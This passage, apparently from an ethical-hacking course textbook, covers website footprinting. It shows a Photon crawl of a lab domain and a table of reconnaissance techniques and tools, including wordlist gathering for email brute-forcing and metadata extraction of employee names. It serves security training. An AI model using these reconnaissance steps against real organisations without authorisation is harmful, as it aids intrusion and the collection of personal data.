
Run the following command to retrieve archived URLs of the target website:

```
python photon.py -u <URL of the Target Website> -l 3 -t 200 –only-urls
```



```
  --only-urls           only extract URLs
  --wayback             fetch URLs from archive.org as seeds
┌─[attacker@parrot]─[~/Photon]
└──╼ $sudo python photon.py -u http://www.certifiedhacker.com -l 3 -t 200 --only-urls
[sudo] password for attacker:
                                          v1.3.2
[~] Level 1: 1 URLs
[!] Progress: 1/1
[~] Level 2: 3 URLs
[!] Progress: 3/3
--------------------------------------------------
[+] Internal: 4
[+] External: 9
--------------------------------------------------
[!] Total requests made: 5
[!] Total time taken: 0 minutes 3 seconds
[!] Requests per second: 1
[+] Results saved in www.certifiedhacker.com directory
```

Figure 2.56: Screenshot of Photon showing the output for the command to retrieve archived URLs



Other Techniques for Website Footprinting

Footprinting Technique	Description	Information Gathered	Tools Used
Extracting Website Links	Analyze the target website to determine its internal and external links	Linked images, scripts, iframes, and URLs of the target website	Octoparse, Netpeak Spider, and Link Extractor
Gathering the Wordlist from the Target Website	Gather the wordlist available on the target website to brute-force the email addresses gathered through search engines, social networking sites, web spidering, etc.	List of words from the target website	CeWL
Extracting Metadata of Public Documents	Useful information may reside on the target website in the form of pdf documents, Microsoft Word files, etc.	Title of the page, description, keywords, creation/modification date and time of the content, and usernames and e-mail addresses of employees of the target organization	ExifTool, Web Data Extractor, and Metagoofil
Monitoring Web Pages for Updates and Changes	Detect changes or updates in the target website	Changes to the login pages, password-protected pages, software version and driver updates, and images	WebSite-Watcher, Visual Ping, and Follow That Page
Searching for Contact Information, Email Addresses, and Telephone Numbers from Company Website	Search the target company's website to gather crucial information about the company	Contact details, location, partner information, news, and links to other sites	Target website
Searching for Web Pages Posting Patterns and Revision Numbers	Search for copyright notices and revision numbers on the web	Copyright symbol, year of creation, name of the author, and a rights statement	Web search
Monitoring Website Traffic of the Target Company	Collect information about the target's customer base	Total visitors, page views, bounce rate, live visitor map, site ranking, and customer locations	Web-Stat, Rank Tracker, and TeamViewer

Other Techniques for Website Footprinting

- **Extracting Website Links**

  Extracting website links is an important part of website footprinting, where an attacker analyzes a target website to determine its internal and external links. Using the gathered information, an attacker can find out the applications, web technologies, and other related websites that are linked to the target website. Further, dumping the obtained links can reveal important connections and extract URLs of other resources such as JavaScript and CSS files. This information helps attackers to identify vulnerabilities in the target website and find ways to exploit the web application.

  Attackers can use various online tools or services such as Octoparse, Netpeak Spider, and Link Extractor to extract linked images, scripts, iframes, URLs, etc., of the target website. Using these tools, an attacker can also extract backlinks to a target website, which can provide important and useful information about the target to perform further exploitation.

  - **Octoparse**

    Source: *https://www.octoparse.com*

    Octoparse offers automatic data extraction, as it quickly scrapes web data without coding and turns web pages into structured data. As shown in the screenshot, attackers use Octoparse to capture information from webpages, such as text, links, image URLs, or html code.



Home
Certfied Hacker
Octoparse
http://www.certifiedhacker.com
Start
Popular Task Templates
More>>
Amazon
eBay
Booking
Tripadvisor
Instagram
Twitter
YouTube
Yellowpages
Google Maps
Indeed
Yelp
Facebook
Tutorials
Case Tutorials>>
Template Mode
Beginner Guide
Use pre-built task templates to get data right away.

Figure 2.57: Screenshot of Octoparse

